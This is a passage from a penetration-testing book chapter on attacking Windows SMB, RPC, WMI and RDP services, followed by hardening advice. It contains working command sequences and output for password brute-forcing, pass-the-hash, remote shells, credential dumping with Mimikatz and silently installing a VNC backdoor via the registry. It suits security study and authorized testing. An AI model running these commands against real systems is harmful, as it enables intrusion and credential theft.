root@kali:~# hydra -l Administrator -P words.txt 192.168.1.12 smb -t 1

Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-01-22 11:33:50
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1),
[DATA] attacking service smb on port 445
[445][smb] host: 192.168.1.12   login: Administrator  password: Password123
Example 8-12. WMI brute-force password grinding by using WMICracker
C:\> WMICracker 192.168.1.10 Administrator words.txt

WMICracker 0.1, Protype for Fluxay5. by netXeyes 2002.08.29
http://www.netXeyes.com, Security@vip.sina.com

Waiting For Session Start....
Testing qwerty...Access is denied.
Testing password...Access is denied.
Testing secret...Access is denied.

Administrator's Password is control
Table 8-9 lists weak credentials that may bear fruit during testing. Backup and server management packages use dedicated accounts that are sometimes configured with predictable passwords.
| Username(s) | Common passwords |
|---|---|
| Administrator, admin | (blank), password, administrator, admin |
| arcserve | arcserve, backup |
| tivoli, tmersrvd | tivoli, tmersrvd, admin |
| backupexec, backup | backupexec, backup, arcada |
| test, lab, demo | password, test, lab, demo |
Note
Windows domains often enforce an account lockout policy, and so aggressive password grinding should be considered only after you understand the policy (or lack thereof). Failure to do this may result in locking out the entire domain! A sensible alternative is to run a horizontal brute-force attack using a small number of known passwords against many valid accounts and service interfaces.
Authenticating and Using Access
Upon authenticating with SMB and Microsoft RPC endpoints, you can obtain material from the system, escalate privileges, and pivot to access further applications and services. The following steps are described in this section:
-
Authenticating with SMB
-
Querying WMI to understand the system configuration
-
Remote command execution
-
Accessing and modifying the registry
-
Obtaining secrets (passwords, hashes, long-term keys, and tickets)
With administrative privileges you can also send instructions to exposed LSA and SAMR interfaces to change security settings, add user accounts, and modify privileges.
SMB authentication
Armed with a valid username and password, you can authenticate with SMB using the Windows net command (or smbclient in Unix-like environments with Samba installed), as follows:
net use \\target\IPC$ password /user:username
This will authenticate using the IPC$ share. You can then seek to execute commands, access other shares, modify registry keys, and interact with available services.
You can also authenticate with SMB through passing an NTLM hash (demonstrated by Example 8-12 using the Mimikatz sekurlsa::pth feature4) or a Kerberos ticket (see Chapter 7). By loading a compromised token into the local LSASS process and presenting it through SMB, we avoid the need to crack the account password.
Example 8-13. Authenticating with SMB using an NTLM hash
mimikatz # sekurlsa::pth /user:chris /domain:VEGAS2 /ntlm:ec4bbe4663a452f23f85dcf5288ca0bc \
/run:cmd.exe
user    : chris
domain  : VEGAS2
program : cmd.exe
NTLM    : ec4bbe4663a452f23f85dcf5288ca0bc
  |  PID  712
  |  TID  300
  |  LUID 0 ; 362544 (00000000:00058830)
  \_ msv1_0   - data copy @ 000F8AF4 : OK !

Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\> dir \\10.0.0.5\D$
Volume in drive D has no label.
Volume Serial Number is 54D3-7536

Directory of D:\

15-03-2016  15:09    <DIR>          .
15-03-2016  15:09    <DIR>          ..
15-03-2016  15:07    <DIR>          apache
15-03-2016  15:07    <DIR>          diagnostics
22-07-2015  13:02             1.918 fixDB.bat
04-09-2015  07:08             1.400 install-apache.bat
04-09-2015  07:08             2.651 install-mysql.bat
15-03-2016  15:09    <DIR>          mysql
15-03-2016  15:06    <DIR>          _logs
               3 File(s)          5.359 bytes
               4 Dir(s)     140.230.656 bytes free
You can use Native Windows tools, Nmap scripts, and open source utilities to query exposed services and reveal useful information, including user accounts and system configuration. With credentials, LSARPC, SAMR, and WMI interfaces are particularly useful.
Querying WMI
Tools used to interact with WMI include Patrik Karlsson’s WMIdump5 and individual utilities within Core Security Technologies’ Impacket library6 (e.g., wmiquery.py). Example 8-14 demonstrates using WMIdump to obtain the following from a server:
-
Operating system configuration
-
Local user accounts and groups
-
Running processes, services, and configuration
-
Installed software packages, service packs, and hotfixes
Example 8-14. Enumerating system configuration by using WMI
C:\> WMIdump -c config\standard.config –u Administrator -p control -t 192.168.1.10

WMIDump v1.3.0 by patrik@cqure.net
-----------------------------------
Dumping 192.168.1.10:Win32_Process
Dumping 192.168.1.10:Win32_LogicalDisk
Dumping 192.168.1.10:Win32_NetworkConnection
Dumping 192.168.1.10:Win32_ComputerSystem
Dumping 192.168.1.10:Win32_OperatingSystem
Dumping 192.168.1.10:Win32_Service
Dumping 192.168.1.10:Win32_SystemUsers
Dumping 192.168.1.10:Win32_ScheduledJob
Dumping 192.168.1.10:Win32_Share
Dumping 192.168.1.10:Win32_SystemAccount
Dumping 192.168.1.10:Win32_LogicalProgramGroup
Dumping 192.168.1.10:Win32_Desktop
Dumping 192.168.1.10:Win32_Environment
Dumping 192.168.1.10:Win32_SystemDriver
Dumping 192.168.1.10:Win32_NetworkClient
Dumping 192.168.1.10:Win32_NetworkProtocol
Dumping 192.168.1.10:Win32_ComputerSystemProduct
Dumping 192.168.1.10:Win32_QuickFixEngineering

C:\> type 192.168.1.10\Win32_SystemUsers.dmp
GroupComponent;PartComponent;
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";
\\WEBSERV\root\cimv2:Win32_UserAccount.Name="Administrator",Domain="OFFICE";
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";
\\WEBSERV\root\cimv2:Win32_UserAccount.Name="ASPNET",Domain="OFFICE";
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";
\\WEBSERV\root\cimv2:Win32_UserAccount.Name="Guest",Domain="OFFICE";
\\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV";
\\WEBSERV\root\cimv2:Win32_UserAccount.Name=
"__vmware_user__",Domain="OFFICE";
Remote command execution
You can execute commands over SMB and RPC using the Impacket scripts listed in Table 8-10. Example 8-15 demonstrates Impacket setup under Kali Linux and command shell execution against a host via smbexec.py. These utilities support authentication via passwords, NTLM hashes, and Kerberos tickets.
| Script | Interface | Notes |
|---|---|---|
| smbexec.py | \pipe\svcctl via SMB | Upload and execute a command shell as a service |
| psexec.py | ||
| services.py | Start and stop arbitrary system services (e.g., Terminal Services or the Task Scheduler) | |
| atexec.py | \pipe\atsvc via SMB | Execute commands via the Task Scheduler |
| wmiexec.py | DCOM via port 135 | Stealthily execute a command shell without touching the disk or running a new service |
Example 8-15. Spawning a command shell via smbexec.py
root@kali:~# PATH=$PATH:/usr/share/doc/python-impacket/examples/
root@kali:~# smbexec.py Administrator:Password123@192.168.1.10
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies

[*] Trying protocol 445/SMB...
[*] Creating service BTOBTO...
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32> whoami
nt authority\system
Note
Antivirus will often alert upon and remove malicious content uploaded via smbexec.py and psexec.py. As such, wmiexec.py is recommended along with the Metasploit web_delivery module to spawn a feature-rich shell that is not flagged (as nothing is written to disk). The process is detailed within Justin Elze’s TrustedSec blog post “We Don’t Need No Stinkin’ PSExec”.7
Accessing the registry
Remote registry manipulation is made easy through the Microsoft regdmp.exe, regini.exe, and reg.exe utilities. Example 8-16 shows regdmp in use against 192.168.189.10. Impacket also supports these operations.
Example 8-16. Using regdmp to enumerate the system registry
C:\> regdmp -m \\192.168.189.10
\Registry
  Machine [17 1 8]
   HARDWARE [17 1 8]
    ACPI [17 1 8]
     DSDT [17 1 8]
      GBT__  _ [17 1 8]
       AWRDACPI [17 1 8]
        00001000 [17 1 8]
         00000000 = REG_BINARY 0x00003bb3 0x54445344 \
                    0x00003bb3 0x42470101 0x20202054 \
                    0x44525741 0x49504341 0x00001000 \
                    0x5446534d 0x0100000c 0x5f5c1910 \
                    0x5b5f5250 0x2e5c1183 0x5f52505f \
                    0x30555043 0x00401000 0x5c080600 \
                    0x5f30535f 0x0a040a12 0x0a000a00 \
                    0x08000a00 0x31535f5c 0x040a125f \
You can modify registry keys using the regini command with crafted text files containing values. To silently install a VNC server on a target, for example, you must set keys to define which port the service listens on and the password. A text file (winvnc.ini in this case) is first assembled, containing:
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0X00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
And regini is used to insert keys:
C:\> regini -m \\192.168.189.10 winvnc.ini
Key removal is achieved by using the reg delete command. For example, to remove the VNC backdoor keys just set on the remote system, use the following command:
C:\> reg delete \\192.168.189.10\HKU\.DEFAULT\Software\ORL\WinVNC3
Obtaining secrets
Useful secrets can be pillaged with privileged access, including the following:
-
Plaintext credentials in-memory (i.e., account passwords)
-
Long-term keys and NTLM hashes that can be cracked or passed
-
Kerberos ticket-granting and individual service tickets
-
Stored credentials within client software (e.g., browsers and mail clients)
-
Autocomplete fields within browsers
You can obtain these by using Mimikatz, Jamieson O’Reilly’s mimikittenz8, Impacket’s secretsdump.py, and NirSoft’s password recovery tools.9 Example 8-17 demonstrates Mimikatz used to list passwords, hashes, and long-term keys upon securing SYSTEM privileges.
Example 8-17. Using Mimikatz to obtain password hashes and keys
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Oct 10 2014 01:53:31)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Microsoft BlueHat edition!       with 14 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 773066 (00000000:000bcbca)
Session           : RemoteInteractive from 2
User Name         : chris
Domain            : VEGAS2
SID               : S-1-5-21-1327114093-703384837-354032829-6292
        msv :
         [00000003] Primary
         * Username : chris
         * Domain   : VEGAS2
         * NTLM     : ec4bbe4663a452f23f85dcf5288ca0bc
         * SHA1     : 76a63bff075cd89a37b032fc0bda0ccd7d6466d4
         [00010000] CredentialKeys
         * NTLM     : ec4bbe4663a452f23f85dcf5288ca0bc
         * SHA1     : 76a63bff075cd89a37b032fc0bda0ccd7d6466d4
        tspkg :
        wdigest :
         * Username : chris
         * Domain   : VEGAS2
         * Password : zaq12wsx
        kerberos :
         * Username : chris
         * Domain   : VEGAS2.LOCAL
         * Password : (null)
Note
You can also retrieve secrets from system backup files and content that you might come across during testing. For example, if you are able to access registry hives on disk, you can use Ronnie Flathers’ creddump utilities to extract NTLM hashes,10 cached domain passwords, and LSA secrets.
Automating the process
You can install the SensePost Auto Domain Admin and Network Exploitation (autoDANE) utility11 under Kali Linux and use a number of the tactics within this chapter to commandeer a Windows environment. Upon obtaining credentials from memory, horizontal brute-force password grinding is used to access other systems and repeat the process. Figure 8-5 summarizes the information gathered.

Figure 8-5. An overview of credentials harvested via autoDANE
Remote Desktop Services
The Windows terminal server driver (termdd.sys) provides access via RDP over TCP port 3389. Clients including Remote Desktop Connection and Remote Desktop Sharing can access the desktop and specific applications. RDP servers are susceptible to brute-force password grinding, MITM, and exploitation via software defects.
Brute-Force Password Grinding
Upon enumerating valid accounts you can attack RDP to uncover passwords via brute-force. Although Hydra supports the protocol, Ncrack12 is a faster option for RDP brute-force, as demonstrated by Example 8-18.
Example 8-18. RDP brute-force password grinding
root@kali:~# ncrack -vv --user Administrator –P common.txt 10.0.0.4:3389

Starting Ncrack 0.4ALPHA (http://ncrack.org) at 2016-04-24 17:46 PDT

rdp://10.0.0.4:3389 Valid credentials, however, another user is currently logged on
Discovered credentials on rdp://10.0.0.4:3389 'Administrator' 'youradmin'
Assessing Transport Security
Example 8-19 demonstrates Nmap used to detail RDP transport security settings. Adversaries with network access can exploit servers supporting weak ciphers to compromise data.
Example 8-19. Testing RDP transport security with Nmap
root@kali:~# nmap -p3389 --script rdp-enum-encryption 10.0.0.4

Starting Nmap 6.46 (http://nmap.org) at 2016-04-24 14:45 PDT
Nmap scan report for 10.0.0.4
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
|     CredSSP: SUCCESS
|     Native RDP: SUCCESS
|     SSL: SUCCESS
|   RDP Encryption level: Client Compatible
|     40-bit RC4: SUCCESS
|     56-bit RC4: SUCCESS
|     128-bit RC4: SUCCESS
|_    FIPS 140-1: SUCCESS
You can easily install the Portcullis Labs rdp-sec-check utility13 and run it from Kali Linux, as shown in Example 8-20. The tool supports batch scanning of servers and other useful features.
Example 8-20. Installing and executing rdp-sec-check
root@kali:~# cpan
cpan[1]> install Encoding::BER
Going to write /root/.cpan/Metadata
Running install for module 'Encoding::BER'
Running make for J/JA/JAW/Encoding-BER-1.00.tar.gz
Fetching with LWP:
http://www.perl.com/CPAN/authors/id/J/JA/JAW/Encoding-BER-1.00.tar.gz
Fetching with LWP:
http://www.perl.com/CPAN/authors/id/J/JA/JAW/CHECKSUMS
Checksum for /root/.cpan/sources/authors/id/J/JA/JAW/Encoding-BER-1.00.tar.gz ok
Scanning cache /root/.cpan/build for sizes
DONE
cpan[2]> exit
Lockfile removed.
root@kali:~# wget https://labs.portcullis.co.uk/download/rdp-sec-check-0.9.tgz
root@kali:~# tar xvfz rdp-sec-check-0.9.tgz
rdp-sec-check-0.9/
rdp-sec-check-0.9/rdp-sec-check.pl
rdp-sec-check-0.9/COPYING.GPL
rdp-sec-check-0.9/COPYING.RDP-SEC-CHECK
root@kali:~# cd rdp-sec-check-0.9/
root@kali:~/rdp-sec-check-0.9# ./rdp-sec-check.pl 10.0.0.4
Starting rdp-sec-check v0.9-beta at Mon Jun 15 06:18:35 2015

[+] Scanning 1 hosts

Target:    10.0.0.4
IP:        10.0.0.4
Port:      3389

[+] Summary of protocol support

[-] 10.0.0.4:3389 supports PROTOCOL_RDP   : TRUE
[-] 10.0.0.4:3389 supports PROTOCOL_HYBRID: TRUE
[-] 10.0.0.4:3389 supports PROTOCOL_SSL   : TRUE

[+] Summary of RDP encryption support

[-] 10.0.0.4:3389 has encryption level: ENCRYPTION_LEVEL_CLIENT_COMPATIBLE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_NONE   : FALSE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_40BIT  : TRUE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_128BIT : TRUE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_56BIT  : TRUE
[-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_FIPS   : TRUE

[+] Summary of security issues

[-] 10.0.0.4:3389 has issue FIPS_SUPPORTED_BUT_NOT_MANDATED
[-] 10.0.0.4:3389 has issue SSL_SUPPORTED_BUT_NOT_MANDATED_MITM
[-] 10.0.0.4:3389 has issue NLA_SUPPORTED_BUT_NOT_MANDATED_DOS
[-] 10.0.0.4:3389 has issue WEAK_RDP_ENCRYPTION_SUPPORTED
RDP Implementation Flaws
Attackers take advantage of weaknesses within RDP implementations to launch MITM attacks, affect availability through denial of service, and escalate privileges. Table 8-11 lists significant flaws disclosed in recent years.
| CVE reference | Affects (up to) | Description |
|---|---|---|
| CVE-2016-0036 | Windows Server 2012 | Multiple authenticated RDP privilege escalation flaws |
| CVE-2015-2473 | Windows Server 2008 R2 SP1 | |
| CVE-2015-2373 | Windows Server 2012 | Unauthenticated remote code execution flaw |
| CVE-2014-6318 | Windows Server 2012 R2 | RDP audit failure leading to login attempts not being logged |
| CVE-2014-0296 | Windows Server 2012 R2 | The RDP cryptographic implementation is vulnerable to MITM attack |
| CVE-2012-2526 | Windows XP SP3 | Remote code execution via RDP |
| CVE-2012-0173 and CVE-2012-0002 |
Windows Server 2008 R2 SP1 | The RDP implementation is vulnerable to two flaws resulting in remote code execution |
Microsoft Services Testing Recap
Pursue the following avenues when testing Microsoft services:
-
Scanning to enumerate services exposed via TCP, UDP, SMB, and HTTP.
-
Querying of SMB and RPC services to enumerate system configuration.
-
Investigation of weaknesses (e.g., flaws in SMB and RPC implementations) that can be exploitable remotely without credentials, resulting in user enumeration, code execution, or privileged access.
-
Brute-force password grinding of exposed SMB, WMI, and RDP interfaces.
-
Further querying, execution of commands, harvesting of credentials, and privilege escalation upon authenticating.
Microsoft Services Countermeasures
You should consider the following hardening steps within Microsoft environments:
-
Review Microsoft’s “Threats and Countermeasures Guide”.
-
Negate known vulnerabilities in critical services including SMB, RPC, and Kerberos by ensuring that Windows systems are maintained and up to date.
-
Tightly control untrusted network access to SMB and RPC service endpoints.
-
Use Group Policy Object (GPO) settings to enforce a sensible user account lockout policy and reduce the efficacy of brute-force password grinding against the Windows domain.
-
Use GPO settings to limit lateral movement by preventing network log on to sensitive workstations and servers.14
-
Rename local Administrator accounts to nonobvious names and set up decoy Administrator accounts with no privileges and strong passwords.
-
Audit and review authentication failures to flag brute-force attacks.
SMB service countermeasures:
-
Restrict anonymous (null session) access to named pipes and shares.15
-
Enforce NTLMv2 and SMB signing to mitigate known weaknesses within NTLM that are exploited by brute-force password grinding and MITM tools.
-
Consider enforcing a Windows Server 2012 R2 domain functional level, which forces Kerberos authentication with strong ciphers and disables NTLM support.16
Microsoft RPC hardening steps:
-
Disable the Task Scheduler and Messenger services to improve security.
-
Review and prune running services with RPC interfaces to reduce attack surface.
-
In high-security environments, consider disabling DCOM completely.17
-
Be aware of threats posed to servers by RPC over HTTP functionality within Microsoft IIS. Ensure that the
RPC_CONNECTmethod isn’t available through publicly accessible web servers in your environment.
1 See “A List of Names That Are Registered by Windows Internet Naming Service” and “List of Names Registered with WINS Service”, both on Microsoft’s Knowledge Base.
2 Jean-Baptiste Marchand, “Windows Network Services Internals”, Hervé Schauer Consultants, October 22, 2003..
3 See CVE-2013-3175.
4 See sekurlsa::pth on GitHub.
5 See WMIdump on cqure.net.
6 See Impacket on Core Security.
7 David Kennedy, “We Don’t Need No Stinkin’ PSExec”, TrustedSec Blog, June 12, 2015.
8 See mimikittenz on GitHub.
9 See NirSoft’s “Windows Password Recovery Tools”.
10 See creddump7 on GitHub.
11 See autoDANE on GitHub.
12 See Ncrack at Nmap.org.
13 See rdp-sec-check at Portcullis Labs.
14 See Jessica Payne’s tweet.
15 For more information, see “Network Access: Restrict Anonymous Access to Named Pipes and Shares” on Microsoft’s TechNet.
16 See “Understanding Active Directory Domain Services (AD DS) Functional Levels” on Microsoft’s TechNet.
17 See “Enable or Disable DCOM” on Microsoft’s TechNet.